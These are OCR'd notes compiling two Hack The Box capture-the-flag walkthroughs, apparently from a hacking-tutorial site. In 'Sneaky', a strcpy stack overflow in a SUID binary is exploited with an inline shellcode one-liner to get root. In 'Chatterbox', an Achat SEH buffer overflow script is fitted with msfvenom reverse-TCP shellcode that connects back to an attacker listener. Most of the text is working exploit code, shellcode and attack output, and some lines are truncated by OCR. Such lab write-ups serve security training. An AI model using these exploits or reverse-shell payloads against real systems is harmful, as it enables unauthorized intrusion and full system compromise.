After enumerating the target machine we find that maybe ssh is running in ipv6.

```
[*] Routing information:

Destination         Next hop            Mask                Metric
0.0.0.0             10.10.10.2          0.0.0.0             1
10.10.10.0          0.0.0.0             255.255.255.0       0

[*] TCP connections and listening ports:

Local address       Local port          Remote address      Remote port         State

127.0.0.1           3306                0.0.0.0             0                   listen


[*] Listening UDP ports:

Local address       Local port
0.0.0.0             161

[*] Storage information:

Description                   : ["Physical memory"]
Device id                     : [#<SNMP::Integer:0x000055ed1c028118 @value=1>]
Filesystem type               : ["Ram"]
Device unit                   : [#<SNMP::Integer:0x000055ed1c025fa8 @value=1024>]
Memory size                   : 1000.34 MB
Memory used                   : 670.45 MB

Description                   : ["Virtual memory"]
Device id                     : [#<SNMP::Integer:0x000055ed1b5e4f58 @value=3>]
Filesystem type               : ["Virtual Memory"]
Device unit                   : [#<SNMP::Integer:0x000055ed1b5c9dc0 @value=1024>]
Memory size                   : 1.97 GB
Memory used                   : 670.45 MB

Description                   : ["Memory buffers"]
Device id                     : [#<SNMP::Integer:0x000055ed1b5a5a38 @value=6>]
```

We use a python script called Enyx to find the ipv6 address of the target machine. You can get the script from this link.

```
1  python enyx.py 2c public 10.10.10.20
```

```
root@kali:~/Desktop# git clone https://github.com/trickster0/Enyx.git
Cloning into 'Enyx'...
remote: Counting objects: 55, done.
remote: Total 55 (delta 0), reused 0 (delta 0), pack-reused 55
Unpacking objects: 100% (55/55), done.
root@kali:~/Desktop# cd Enyx/
root@kali:~/Desktop/Enyx# ls
enyx.png  enyx.py  README.md
root@kali:~/Desktop/Enyx# python enyx.py 2c public 10.10.10.20
################################################################################
#                                                                              #
#                    #######     ##      #  #    #  #    #                    #
#                    #          #  #    #    #  #    #  #                     #
#                    ######    #   #   #      ##      ##                       #
#                    #        #    # #         ##     #  #                     #
#                    ######  #     ##          ##    #    #                    #
#                                                                              #
#                         SNMP IPv6 Enumerator Tool                            #
#                                                                              #
#                   Author: Thanasis Tserpelis aka Trickster0                  #
#                                                                              #
################################################################################


[+] Snmpwalk found.
[+] Grabbing IPv6.
Created directory: /var/lib/snmp/mib_indexes
[+] Here They Come...

[+] Loopback ->  0000:0000:0000:0000:0000:0000:0000:0001
[+] Unique Local ->  dead:beef:0000:0000:0250:56ff:fe8f:d853
[+] Link-Local ->  fe80:0000:0000:0000:0250:56ff:fe8f:d853
root@kali:~/Desktop/Enyx#
```

After finding the ipv6 address of the target machine we login through ssh using the username and RSA Private key that we find after we login on the /dev/ page.

```
1  ssh -i key thrasivoulos@dead:beef:0000:0000:0250:56ff:fe8f:d853
```

```
root@kali:~/Desktop# ssh -i key thrasivoulos@dead:beef:0000:0000:0250:56ff:fe8f:d853
The authenticity of host 'dead:beef::250:56ff:fe8f:d853 (dead:beef::250:56ff:fe8f:d853
ECDSA key fingerprint is SHA256:KCwXgk+ryPhJU+UhxyHAO16VCRFrty3aLPWPSkq/E2o.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added 'dead:beef::250:56ff:fe8f:d853' (ECDSA) to the list of know
Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-75-generic i686)

 * Documentation:  https://help.ubuntu.com/

  System information as of Tue Apr 17 09:12:46 EEST 2018

  System load:  0.0               Processes:           163
  Usage of /:   9.5% of 18.58GB   Users logged in:     1
  Memory usage: 12%               IP address for eth0: 10.10.10.20
  Swap usage:   0%

  Graph this data and manage this system at:
    https://landscape.canonical.com/

Your Hardware Enablement Stack (HWE) is supported until April 2019.
Last login: Tue Apr 17 09:01:45 2018 from dead:beef:2::1004
thrasivoulos@Sneaky:~$ ls
user.txt
thrasivoulos@Sneaky:~$ cat user.txt
9fe14f76222db23a770f20136751bdab
thrasivoulos@Sneaky:~$
```

After logging in through ssh we find a file called user.txt we open it and find our first flag.
Now we try to find files with suid bit set.

```
1  find / -perm -4000 2>/dev/null
```

```
thrasivoulos@Sneaky:~$ find / -perm -4000 2>/dev/null
/bin/umount
/bin/su
/bin/mount
/bin/ping6
/bin/fusermount
/bin/ping
/usr/local/bin/chal
/usr/sbin/uuidd
/usr/sbin/pppd
/usr/bin/at
/usr/bin/pkexec
/usr/bin/traceroute6.iputils
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/mtr
/usr/bin/newgrp
/usr/bin/sudo
/usr/bin/chfn
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmcrypt-get-device
```

We find a binary file called chal in /usr/local/bin we open it in gdb and find there is a

strcpy function.

(gdb) set disassembly-flavor intel

(gdb) disas main

```
1   pattern_create.rb -l 500
```

```
root@kali:~# /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l
 500
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5A
c6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af
2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8
Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4A
k5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An
1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7
Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq
```

Now we try to check if we can overflow the memory through this strcpy function. First we create a 500 byte string using the patter create script in metasploit.

```
thrasivoulos@Sneaky:/usr/local/bin$ gdb -q chal
Reading symbols from chal...(no debugging symbols found)...done.
(gdb) set disassembly-flavor intel
(gdb) disas main
Dump of assembler code for function main:
   0x0804841d <+0>:     push   ebp
   0x0804841e <+1>:     mov    ebp,esp
   0x08048420 <+3>:     and    esp,0xfffffff0
   0x08048423 <+6>:     sub    esp,0x170
   0x08048429 <+12>:    mov    eax,DWORD PTR [ebp+0xc]
   0x0804842c <+15>:    add    eax,0x4
   0x0804842f <+18>:    mov    eax,DWORD PTR [eax]
   0x08048431 <+20>:    mov    DWORD PTR [esp+0x4],eax
   0x08048435 <+24>:    lea    eax,[esp+0x12]
   0x08048439 <+28>:    mov    DWORD PTR [esp],eax
   0x0804843c <+31>:    call   0x80482f0 <strcpy@plt>
   0x08048441 <+36>:    mov    eax,0x0
   0x08048446 <+41>:    leave
   0x08048447 <+42>:    ret
End of assembler dump.
```

We run the file in gdb and find that the return address was overwritten with the characters in the string.

```
(gdb) run Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2
Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8A
e9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah
5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1
Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7A
m8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap
4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq
Starting program: /usr/local/bin/chal Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab
3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9
Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5A
g6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj
2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8
Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4A
o5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq

Program received signal SIGSEGV, Segmentation fault.
0x316d4130 in ?? ()
```

We check the size that is required to completely overwrite the return address by checking the location of the string that became the return address inside the pattern that we created. We use pattern offset tool to check the corresponding location.

```
1  pattern_offset.rb -q 316d4130 -l 500
```

```
root@kali:~# /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q
 316d4130 -l 500
[*] Exact match at offset 362
```

We find that after 362 bytes the return address gets overwritten. Now we take a look at the stack to find a location for nop sled and shell code.

```
0xbffff4e0:     "Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao
2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq"
0xbffff567:     "\267l\365\377\277\034"
0xbffff56e:     ""
0xbffff56f:     ""
0xbffff570:     "\002"
0xbffff572:     ""
0xbffff573:     ""
0xbffff574:     "\236\366\377\277\262\366\377\277"
0xbffff57d:     ""
0xbffff57e:     ""
0xbffff57f:     ""
```

We picked the stack address 0xbffff510; you can change the stack pointer address and pick the shellcode according to your need. We use python script to create our exploit and pass the output as argument for the file. When we run the command below, we get a tty shell as root user. We move to /root/ directory and find a file called root.txt; we open the file and find our final flag.

```
thrasivoulos@Sneaky:/usr/local/bin$ chal $(python -c 'import struct; print "A"*
362+struct.pack("I", 0xbffff510)+"\x90"*100+"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x
68\x2f\x62\x69\x6e\x89\xe3\x89\xc1\x89\xc2\xb0\x0b\xcd\x80\x31\xc0\x40\xcd\x80"
')
# id
uid=1000(thrasivoulos) gid=1000(thrasivoulos) euid=0(root) egid=0(root) groups=
0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lpadmin),111(sambasha
re),1000(thrasivoulos)
# cd /root/
# ls
root.txt
# cat root.txt
c5153d86[illegible]36fb33
#
```

uthor: Sayantan Bera is a technical writer at hacking articles and cyber security enthusiast. Contact **Here**

Share this:

- Click to share on Twitter (Opens in new window)
- Click to share on Facebook (Opens in new window)
- Click to share on Google+ (Opens in new window)

Like this:

From <https://www.hackingarticles.in/hack-the-box-challenge-sneaky-walkthrough/>

Chatterbox

Wednesday, January 2, 2019 7:16 PM


Level: Easy
Task: find **user.txt** and **root.txt** file on victim's machine.
Since these labs are online accessible therefore they have static IP. The IP of chatterbox is **10.10.10.74** so let's initiate with nmap port enumeration.

```
1 nmap -p1-10000 10.10.10.74
```

It has shown two ports are open but didn't disclose running services through them.

```
root@kali:~# nmap -p1-10000 10.10.10.74
Starting Nmap 7.70 ( https://nmap.org ) at 2018-06-17 05:09 EDT
Nmap scan report for 10.10.10.74
Host is up (0.14s latency).
Not shown: 9998 filtered ports
PORT     STATE SERVICE
9255/tcp open  mon
9256/tcp open  unknown
```

Therefore we took help from Google and asked to look for any exploit related to these port as shown in the below image. So it put up two exploits related to Achat. First, we tried Metasploit exploit to compromise victim's machine and almost successfully seized meterprerter session, but the session was getting died in few seconds.
Thus we choose the manual technique to compromise victim's machine by using exploit DB 36025.



message to the default **port 9256**/UDP, it's possible to ...

Achat Unicode SEH Buffer Overflow | Rapid7
https://www.rapid7.com/db/modules/exploit/windows/misc/achat_bof
This module **exploits** a Unicode SEH buffer overflow in Achat. By sending a crafted message to the default **port 9256**/UDP, it's possible to overwrite the SEH ...

Exploit 36025 is already stored inside Kali Linux and we have copied it on the Desktop.

```
1  cd Desktop
2  cp /usr/share/exploitdb/exploits/windows/remote/36025.py .
3  cat 36025.py
```

According to this python script, it is exploitable to Buffer overflow and highlighted msfvenom code is used to generate payload.

```
root@kali:~/Desktop# cp /usr/share/exploitdb/exploits/windows/remote/36025.py .
root@kali:~/Desktop# cat 36025.py
#!/usr/bin/python
# Author KAhara MAnhara
# Achat 0.150 beta7 - Buffer Overflow
# Tested on Windows 7 32bit

import socket
import sys, time

# msfvenom -a x86 --platform Windows -p windows/exec CMD=calc.exe -e x86/unicode_mixed -b '
\x00\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x9
5\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\x
ac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\
xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9
\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf
0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff' BufferRegister=EAX -f python
#Payload size: 512 bytes

buf =  ""
buf += "\x50\x50\x59\x41\x49\x41\x49\x41\x49\x41\x49\x41\x49"
buf += "\x41\x49\x41\x49\x41\x49\x41\x49\x41\x49\x41\x49\x41"
buf += "\x49\x41\x49\x41\x49\x41\x6a\x58\x41\x51\x41\x44\x41"
buf += "\x5a\x41\x42\x41\x52\x41\x4c\x41\x59\x41\x49\x41\x51"
buf += "\x41\x49\x41\x51\x41\x49\x41\x68\x41\x41\x41\x5a\x31"
buf += "\x41\x49\x41\x49\x41\x4a\x31\x31\x41\x49\x41\x49\x41"
buf += "\x42\x41\x42\x41\x42\x51\x49\x31\x41\x49\x51\x49\x41"
buf += "\x49\x51\x49\x31\x31\x31\x41\x49\x41\x4a\x51\x59\x41"
buf += "\x5a\x42\x41\x42\x41\x42\x41\x42\x41\x42\x6b\x4d\x41"
buf += "\x47\x42\x39\x75\x34\x4a\x42\x69\x6c\x77\x78\x62\x62"
buf += "\x69\x70\x59\x70\x4b\x50\x73\x30\x43\x59\x5a\x45\x50"
buf += "\x31\x67\x50\x4f\x74\x34\x4b\x50\x50\x4e\x50\x34\x4b"
buf += "\x30\x52\x7a\x6c\x74\x4b\x70\x52\x4e\x34\x64\x4b\x63"
buf += "\x42\x4f\x38\x4a\x6f\x38\x37\x6d\x7a\x4d\x56\x4d\x61"
buf += "\x49\x6f\x74\x6c\x4f\x4c\x6f\x71\x33\x4c\x69\x72\x4e"
buf += "\x4c\x4f\x30\x66\x61\x58\x4f\x5a\x6d\x59\x71\x67\x57"
buf += "\x68\x62\x48\x72\x52\x32\x50\x57\x54\x4b\x72\x32\x4e"
```

With the help of above script we execute following command to generate payload.
Then **copied** the generated shellcode.

```
root@kali:~/Desktop# msfvenom -a x86 --platform Windows -p windows/shell_reverse_tcp lhost=
10.10.14.25 lport=1234 -e x86/unicode_mixed -b '\x00\x80\x81\x82\x83\x84\x85\x86\x87\x88\x8
9\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\x
a0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\
xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcc
\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2\xe3\xe
4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\x
fb\xfc\xfd\xfe\xff' BufferRegister=EAX -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/unicode_mixed
x86/unicode_mixed succeeded with size 774 (iteration=0)
x86/unicode_mixed chosen with final size 774
Payload size: 774 bytes
Final size of python file: 3706 bytes
buf =  ""
buf += "\x50\x50\x59\x41\x49\x41\x49\x41\x49\x41\x49\x41\x49"
buf += "\x41\x49\x41\x49\x41\x49\x41\x49\x41\x49\x41\x49\x41"
buf += "\x49\x41\x49\x41\x49\x41\x6a\x58\x41\x51\x41\x44\x41"
buf += "\x5a\x41\x42\x41\x52\x41\x4c\x41\x59\x41\x49\x41\x51"
buf += "\x41\x49\x41\x51\x41\x49\x41\x68\x41\x41\x41\x5a\x31"
buf += "\x41\x49\x41\x49\x41\x4a\x31\x31\x41\x49\x41\x49\x41"
buf += "\x42\x41\x42\x41\x42\x51\x49\x31\x41\x49\x51\x49\x41"
buf += "\x49\x51\x49\x31\x31\x31\x41\x49\x41\x4a\x51\x59\x41"
buf += "\x5a\x42\x41\x42\x41\x42\x41\x42\x41\x42\x6b\x4d\x41"
buf += "\x47\x42\x39\x75\x34\x4a\x42\x69\x6c\x78\x68\x71\x72"
buf += "\x39\x70\x79\x70\x6d\x30\x33\x30\x51\x79\x4a\x45\x50"
buf += "\x31\x47\x50\x63\x34\x72\x6b\x30\x50\x30\x30\x34\x4b"
buf += "\x50\x52\x6c\x4c\x62\x6b\x4e\x72\x4b\x64\x32\x6b\x63"
buf += "\x42\x4f\x38\x5a\x6f\x78\x37\x4d\x7a\x4d\x56\x70\x31"
buf += "\x49\x6f\x76\x4c\x6f\x4c\x30\x61\x51\x6c\x6a\x62\x6e"
buf += "\x4c\x6f\x30\x57\x51\x38\x4f\x6a\x6d\x4d\x31\x46\x67"
buf += "\x79\x52\x6b\x42\x72\x32\x51\x47\x62\x6b\x32\x32\x6e"
buf += "\x30\x32\x6b\x6e\x6a\x6f\x4c\x74\x4b\x6e\x6c\x7a\x71"
buf += "\x44\x38\x39\x53\x6e\x68\x6b\x51\x4a\x31\x52\x31\x72"
buf += "\x6b\x31\x49\x4f\x30\x5a\x61\x66\x73\x34\x4b\x4f\x59"
```

Now open the original 36025.py which you have saved on the desktop and paste above-copied shellcode here and then enter victim's IP (10.10.10.74) as Server_address. Now start Netcat for reverse connection before running this script.

nc -lvp 1234

```
buf += "\x70\x33\x38\x48\x6a\x6c\x4f\x79\x4f\x4b\x30\x69\x6f"
buf += "\x6a\x35\x62\x77\x72\x4a\x6c\x45\x51\x58\x7a\x6a\x6c"
buf += "\x4a\x5a\x6e\x4b\x69\x51\x58\x39\x72\x49\x70\x79\x74"
buf += "\x5a\x32\x72\x69\x6a\x46\x61\x5a\x6e\x30\x6e\x76\x6f"
buf += "\x67\x73\x38\x34\x59\x65\x55\x44\x34\x70\x61\x69\x6f"
buf += "\x68\x55\x71\x75\x45\x70\x61\x64\x5a\x6c\x4b\x4f\x50"
buf += "\x4e\x6b\x58\x52\x55\x4a\x4c\x72\x48\x48\x70\x44\x75"
buf += "\x47\x32\x4e\x76\x6b\x4f\x38\x55\x62\x48\x62\x43\x32"
buf += "\x4d\x53\x34\x4d\x30\x73\x59\x4b\x33\x70\x57\x42\x37"
buf += "\x52\x37\x6d\x61\x39\x66\x52\x4a\x6e\x32\x61\x49\x6e"
buf += "\x76\x79\x52\x59\x6d\x61\x56\x47\x57\x4d\x74\x6c\x64"
buf += "\x4d\x6c\x49\x71\x69\x71\x54\x4d\x6e\x64\x6b\x74\x4a"
buf += "\x70\x39\x36\x4b\x50\x4d\x74\x52\x34\x6e\x70\x61\x46"
buf += "\x42\x36\x51\x46\x6e\x66\x72\x36\x70\x4e\x32\x36\x4e"
buf += "\x76\x50\x53\x30\x56\x6f\x78\x73\x49\x66\x6c\x4f\x4f"
buf += "\x52\x66\x39\x6f\x46\x75\x53\x59\x37\x70\x6e\x6e\x6e"
buf += "\x76\x4f\x56\x69\x6f\x4e\x50\x6f\x78\x79\x78\x44\x47"
buf += "\x4d\x4d\x4f\x70\x6b\x4f\x67\x65\x65\x6b\x78\x70\x54"
buf += "\x75\x65\x52\x62\x36\x50\x68\x54\x66\x32\x75\x57\x4d"
buf += "\x43\x6d\x79\x6f\x5a\x35\x4d\x6c\x7a\x66\x73\x4c\x7a"
buf += "\x6a\x45\x30\x39\x6b\x59\x50\x62\x55\x7a\x65\x77\x4b"
buf += "\x50\x47\x4a\x73\x44\x32\x70\x6f\x72\x4a\x6b\x50\x72"
buf += "\x33\x4b\x4f\x69\x45\x41\x41"



# Create a UDP socket
sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
server_address = ('10.10.10.74', 9256)

fs = "\x55\x2A\x55\x6E\x58\x6E\x05\x14\x11\x6E\x2D\x13\x11\x6E\x50\x6E\x58\x43\x59\x39"
p  = "A0000000002#Main" + "\x00" + "Z"*114688 + "\x00" + "A"*10 + "\x00"
p += "A0000000002#Main" + "\x00" + "A"*57288 + "AAAAASI"*50 + "A"*(3750-46)
p += "\x62" + "A"*45
p += "\x61\x40"
p += "\x2A\x46"
p += "\x43\x55\x6E\x58\x6E\x2A\x2A\x05\x14\x11\x43\x2d\x13\x11\x43\x50\x43\x5D" + "C"*9 +
```

Now run your python script to lunch Buffer overflow attack on victim's machine.

python 36025.py

```
root@kali:~/Desktop# python 36025.py
---->{P00F}!
```

BOOooOOMM!! Here we command shell of victim's machine. Let's finish this task by grabbing both flags.


```
root@kali:~/Desktop# nc -lvp 1234
listening on [any] 1234 ...
10.10.10.74: inverse host lookup failed: Unknown host
connect to [10.10.14.25] from (UNKNOWN) [10.10.10.74] 49160
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 9034-6528

 Directory of C:\Windows\system32
```

